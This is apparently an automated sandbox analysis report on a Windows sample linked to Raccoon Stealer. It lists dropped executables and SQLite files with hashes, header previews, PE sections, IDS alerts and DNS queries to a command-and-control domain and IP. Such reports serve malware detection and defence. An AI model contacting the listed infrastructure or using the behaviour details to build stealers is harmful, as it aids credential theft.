SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc..'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\D80A.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\D80A.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	
Process:	C:\Users\user\AppData\Local\Temp\C376.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Temp\89R1NGVK	
Process:	C:\Users\user\AppData\Local\Temp\C376.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\B074.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	844800
Entropy (8bit):	7.512590176050023
Encrypted:	false
SSDEEP:	24576:/Xj+AMBIt1mgZYgpeS04FTqSEjOZvT2T:KVBItxZreR8Z2T
MD5:	DBFAEC97A910463B8767B8CEB053CF3C
SHA1:	B9470684EB254871A989D41DA389AAB0159A0DED
SHA-256:	F6CB90F76C5BA8A4482C8405F744103F898B7D1920C569B74FB22DD9BEA7D2A4
SHA-512:	12556CB478ACB96394E06CE462DB008669E62FFA2197A91B7C1C3DF46BD5833177C91C30DF3506285A62E08AC184AB1663004429E19F5CE85DF7C88C88810161
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@...@...@.../.L.Q.../.x.*...I.A.C...@...../.y.v.../.H.A.../.O.A... Rich@.....PE..L....._.....&.....0.....@.....PH.....L...(....@...b.....H.(!..`.....@..... .....text..... ..`.data...ho.....@....huwu..... .....@....sax.....0.....0.....@....rsrc.....3..@...d...>.....@..@.reloc. ..@....H..B.....@..B..... .....

C:\Users\user\AppData\Local\Temp\B7EC.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	347136
Entropy (8bit):	6.221092836326738
Encrypted:	false
SSDEEP:	6144:soI4eh8PycOOhu/Apcrt/Yb8xL4HCAlJdlSg5JPm:soIVWPyrOhu/Apch/Yb8xLulJdPT
MD5:	4EB8AAA41FC2EF6FDC3432CC47C09C66
SHA1:	6AA99ADF337E5DB142AA3A75C416BAD6E8F7A2ED

C:\Users\user\AppData\Local\Temp\B7EC.exe	
SHA-256:	8CEDC3FB74185394BBF60D2DC1F9618B1E576986F13031B9E29EF12DAA6EAF2C
SHA-512:	38C0F954F5E371FA11AD0A918E5D8E817807AEA0E445B1F614E7A26583E692606966213E8E9C5DF818F2A0FD1B7D93C48E25229A2825500BC56BB735F51F000D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...sC._.....3.....H.....0....@..... 8.....}Y.....d...(....p7..N.....7.P"..0.....@..... .....text..... ..`.data....*3..0.....@....zaxifuz.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X.....@.. B..... .....

C:\Users\user\AppData\Local\Temp\C209.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	1578128
Entropy (8bit):	7.948639879741402
Encrypted:	false
SSDEEP:	49152:dQLiznQsIMreKKF1avBHrqvN1WTE9xoWraj+pA/sBCrr:d/ssIFK3vZrKr9xNWipJW
MD5:	4EAA33016932917B18A724B4286C47ED
SHA1:	14397DE6CD66B70334EAA6FB3A325440319A09FA
SHA-256:	358DF1BB52105CE30242C792642DB87DBC525A1BCFD5AD7FE5DA247F1489028E
SHA-512:	43651B18BE842C34834EBFE7575E29DA78581933001FF088032E97FB15E28D863EB30798007794C307F306C751CB48077BC7057149C83BFC6CF24D5853410737
Malicious:	false
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.....+..R...d:.....Q..... ....PE..L.....a.....P?.....@....@.....@.....c.....@.....@=.X....P=..... .....adata...0=.....`.adata.....@=.....@....rsrc.....P=.....@..@.text.....P?.Q}.....@..... .....q&..Z.E...F. .WPv....+..Y.5ta

C:\Users\user\AppData\Local\Temp\C376.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	350720
Entropy (8bit):	6.2451843570441765
Encrypted:	false
SSDEEP:	6144:RMe4If8UfSO1O1SvsmOYSf+hLyIR8r7/YbGTz4SdoFo1Cchs:RMe4IfTfSO1OMbOYE+hLyIR8H/YbGTz4
MD5:	A181F86F7191ED7680953213C7239305
SHA1:	D96EAB6E1D90BCAB904569AA8F5836FD7E6E53A3
SHA-256:	0B0F4588FA42DBDEF602EBEF393087FBDF6EC82110BB78C0CCB3035F0C6B68D5
SHA-512:	9DEAE05EDA48A1204FB402B3A32F3CD8781126C907C9F86AAE0B49BCBC59B1046145B0707960B10909FE623C38F6AF075F552623555CDBB466A743A511E577F5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L....7._..... ....3.....@V.....0....@..... 8.....g.....(....p7..N.....7.L"..0.....@..... .....text...&..... ....`.data....*3..0.....$.....@....cixi.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X.....@.. B..... .....

C:\Users\user\AppData\Local\Temp\CF8D.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	347648
Entropy (8bit):	6.2297996342675255
Encrypted:	false
SSDEEP:	6144:KqoydvQ3tf1KZ6Hcplnva5hCIHosrx/Ybtr04P3ApE3f3CwsO:KqoyStf1KA8plnS5hCIHosF/Ybtr0xpu
MD5:	AD639AA5FF468BA6F8A7503FD5BF89BD
SHA1:	5C337AAB3F70D8E736B2DA54C4E2A59C6B6F3629
SHA-256:	492F084FCF04E9C8EA5E1B0D969A07A91916938C3F2968663F570604D0DE2AC4
SHA-512:	426D25103C8ECEDA89F43C0EF9C4A836CCADEA1D607CD0D1C43FC249160278568DA10AF60FE652DD106EE8B7EEB4E9327D70FB00A85B4C900812E66A643038C

C:\Users\user\AppData\Local\Temp\CF8D.exe	
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...d.`.....3.....PK.....0....@..... 8.....(....p7..N.....7.d"..0.....@..... .....text...6..... ..`.data....*3..0.....@....vupa.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X.....@..B .....

C:\Users\user\AppData\Local\Temp\D1AA.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	592384
Entropy (8bit):	5.168097770588799
Encrypted:	false
SSDEEP:	6144:kYRvaF96vYewL4ZAO3i0bEohlo4nN16tZGWA:FRvXUsFEZ7A
MD5:	66310F34A2567C8992BF25F58B4412CB
SHA1:	C8EE3470A4D1985C291E690A6E33AB101EB1FB9F
SHA-256:	9D6C372D28EBAF7D3811E7AFF549C117F7DBB2197ADD0FB6F8745C8B1EB436AC
SHA-512:	066A878E96C98779FF0B922860599E073480989001DEA8B347B391E17DAD912A9162AAF9A2CB42E6829D898BF97C8626C7E4CBEB17A4799312DE688A9B9C64A2
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e.....w.....w./....w.....Rich..... .....PE..L...g..a.....^.....Q.....@.....@.....@.....\...<....p..... ..P.....(...@.....\. .....text...|..... ..`.rdata..(.....@..@.data...X.....@....rsrc.....p.....@.....@..@.reloc..P.... .....@..B.... .....

C:\Users\user\AppData\Local\Temp\D80A.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	537600
Entropy (8bit):	5.8353234707233534
Encrypted:	false
SSDEEP:	12288:Un/FdRmmTOPQg0BQq+ODwMbIhZfzSxw/HelHAavv5c:Utm3KWGEQ5
MD5:	7FCE0E163EA7948C10B044B1EA77DAD9
SHA1:	93FF44509842641664B2780D46D50F42ED3C4CFD
SHA-256:	EE46E43181CA94A5AF22009D769CFAFDB3DE2E7ECF77BE553E49AC57659D3100
SHA-512:	2E7C2852DE5CE7872EF970B99C27E184A93CB8081D9E130A62A36B96A91BFA26CEDD408FC7EC091C8562258AECFB85434073782A304B059F4699200F67FA6FC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0.,.....J... ...`....@.. ..... ..@.....I..K....`..... ....H.....text....*.. ...,..... ..`.rsrc.....`.....@....reloc..... .....2.....@..B.....I.....H.....?.....X.....(....*..0..1.....8...*(f...8.....~....u....s....z&8.....8.....!.....*.....*....(f...(....*.. .j*.....*.....*.....*.....*...(....*..(....8....(.....8....*(...8.....*.....*.....*.....*.....*....*....0.....*.0.....*...*.....*.....*...(....*..0.....*...*....0.....*.(....z.A... .....z.A.....*.....

C:\Users\user\AppData\Local\Temp\G4WBIWT2	
Process:	C:\Users\user\AppData\Local\Temp\C376.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\G4WBIWT2	
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\AppData\Local\Temp\S0HVS2V3	
Process:	C:\Users\user\AppData\Local\Temp\C376.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C.....

C:\Users\user\AppData\Local\Temp\W4WB1DBI	
Process:	C:\Users\user\AppData\Local\Temp\C376.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937 7
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C.....

C:\Users\user\AppData\Local\Temp\ackjzztq.exe	
Process:	C:\Users\user\AppData\Local\Temp\CF8D.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	13166080
Entropy (8bit):	3.5848544177684003
Encrypted:	false
SSDEEP:	24576:N6SbKFrS57Ybtr0m1000000000000000000000000000000000000000000000U:F
MD5:	55C2306F3ED3CD9B60ED0AA76322891F
SHA1:	EC7A0DD01E496EF638647F43D5F8F530C792F4CB
SHA-256:	A41F7F565D6A4504BA14E0B3D2E700ADE0BC5B721B754DA47D1F27D6C169C89F
SHA-512:	FAF10D1FF430626BADAE129CC9308447B684415188C2749632ED56D741507202D48F5CC221C53157E11B6E7BDE3AD8B389097C54AA12D3ED5446A5786FAC185
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...d.`.....3.....PK.....0....@..... 8.....(....p7..N.....7.d"..0.....@..... .....text...6..... ..`.data....*3..0.....@....vupa.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7.....@..B .....

C:\Users\user\AppData\Roaming\aafjaea	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	347136
Entropy (8bit):	6.221092836326738
Encrypted:	false
SSDEEP:	6144:sol4eh8PycOOhu/Apcrt/Yb8xL4HCAlJdlSg5JPm:solVWPyrOhu/Apch/Yb8xLulJdPT
MD5:	4EB8AAA41FC2EF6FDC3432CC47C09C66
SHA1:	6AA99ADF337E5DB142AA3A75C416BAD6E8F7A2ED
SHA-256:	8CEDC3FB74185394BBF60D2DC1F9618B1E576986F13031B9E29EF12DAA6EAF2C
SHA-512:	38C0F954F5E371FA11AD0A918E5D8E817807AEA0E445B1F614E7A26583E692606966213E8E9C5DF818F2A0FD1B7D93C48E25229A2825500BC56BB735F51F000D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.................PE..L...sC._......................3......H.......0....@......................... 8.....}Y.....................................d...(....p7..N....................7.P"..0..................................@........... ....text.............................. ..`.data....*3..0......................@....zaxifuz.....`7.....................@....rsrc....N...p7..P..................@..@.reloc...V....7..X..................@.. B.. ....

C:\Users\user\AppData\Roaming\aafjaea:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.1630768952928614
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zU+v:j+s+v+b+P+m+0+Q+q+D+v
MD5:	3D004A50B84FC0D9F626EE17CF11B320
SHA1:	940BC38831F6CF9E172CDFFD5C7450C83E2F4756
SHA-256:	844D20D1527616077698BBCD887D0289AB3392ADA468F5114B6C2F920FBA90D5
SHA-512:	EF4878853EBF06DB6DD8D21A42900ADCADAA1D3FA973E17D3F6F072DDFA30A4EE4DD9F9734FB6B4B63B7A2A81F4D59D97136193D80254DB60DD16AFACB1E7 1B0
Malicious:	false
Reputation:	unknown
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-.............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220101_031200_065.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.3914224269233135
Encrypted:	false

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220101_031200_065.etl	
SSDEEP:	96:zCj/o+SDY5b098/YBQC+II2lM1kFO478T2tjFz21NMCbdJRXj5H:GrM7SK22M10C3X
MD5:	E7277310107C847BA6292184A23DF9C0
SHA1:	8CA3BD796329A5DE996AF3DC13B362283E6B70D5
SHA-256:	535EDBBC899FE40224D3BF55C027C14BEEF7084F138587E0FE78372E50F85E59
SHA-512:	DD16607595CDD6C70DC8D397ECB4CDB46750B2B2B6B512451BFB92C4CB7E67409708C320FB2B282263347C8CF79DFD03C4EEEEFCF3C080687C0E368A97B295 5
Malicious:	false
Reputation:	unknown
Preview:	....!.....X.....B.....Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....C..W.....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d. o.s.v.c...2.0.2.2.0.1.0.1._.0.3.1.2.0.0._.0.6.5...e.t.l.....P.P.....X..... .....

C:\Windows\SysWOW64\ecrnzymb\ackjzztq.exe (copy)	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	13166080
Entropy (8bit):	3.5848544177684003
Encrypted:	false
SSDEEP:	24576:N6SbKFrS57Ybtr0m1000000000000000000000000000000000000000000000000U:F
MD5:	55C2306F3ED3CD9B60ED0AA76322891F
SHA1:	EC7A0DD01E496EF638647F43D5F8F530C792F4CB
SHA-256:	A41F7F565D6A4504BA14E0B3D2E700ADE0BC5B721B754DA47D1F27D6C169C89F
SHA-512:	FAF10D1FF430626BADAE129CC9308447B684415188C2749632ED56D741507202D48F5CC221C53157E11B6E7BDE3AD8B389097C54AA12D3ED5446A5786FAC185
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...d.`.....3.....PK.....0....@..... 8.....(....p7..N.....7.d"..0.....@..... .....text...6..... ..`.data....*3..0.....@....vupa.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7.....@..B ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.221092836326738
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	GJXZRPhgm4.exe
File size:	347136
MD5:	4eb8aaa41fc2ef6fdc3432cc47c09c66
SHA1:	6aa99adf337e5db142aa3a75c416bad6e8f7a2ed
SHA256:	8cedc3fb74185394bbf60d2dc1f9618b1e576986f13031b9e29ef12daa6eaf2c
SHA512:	38c0f954f5e371fa11ad0a918e5d8e817807aea0e445b1f614e7a26583e692606966213e8e9c5df818f2a0fd1b7d93c48e25229a2825500bc56bb735f51f000d
SSDEEP:	6144:soI4eh8PycOOhu/Apcrt/Yb8xL4HCAlJdlSg5JPm:soIVWPyrOhu/Apch/Yb8xLulJdPT
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!..B!..B!.....B!..4...B!..4...B!..:...B!..B .(B!..4...B!..4...B!..4...B!.Rich.B!.....PE..L...sC._.....

File Icon

Icon Hash:	a2e8e8e8a2a2a488

Static PE Info

General

Entrypoint:	0x4248b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5F074373 [Thu Jul 9 16:18:59 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	c613013e8ec93eae360257b5231d0949

Entrypoint Preview

Rich Headers

Data Directories


Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x41096	0x41200	False	0.561555302303	data	6.86058779643	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x43000	0x332a0c	0x8c00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.zaxifuz	0x376000	0x5	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x377000	0x4e90	0x5000	False	0.569384765625	data	5.513509613	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x37c000	0x56de	0x5800	False	0.312100497159	data	3.48465421552	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Divehi; Dhivehi; Maldivian	Maldives	
Spanish	Colombia	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/31/21-19:14:06.739597	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49903	80	192.168.2.3	185.163.204.24
12/31/21-19:14:08.036551	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49903	80	192.168.2.3	185.163.204.24

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 19:12:37.726568937 CET	192.168.2.3	8.8.8.8	0x431f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:38.233635902 CET	192.168.2.3	8.8.8.8	0x869	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:38.419104099 CET	192.168.2.3	8.8.8.8	0xabc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
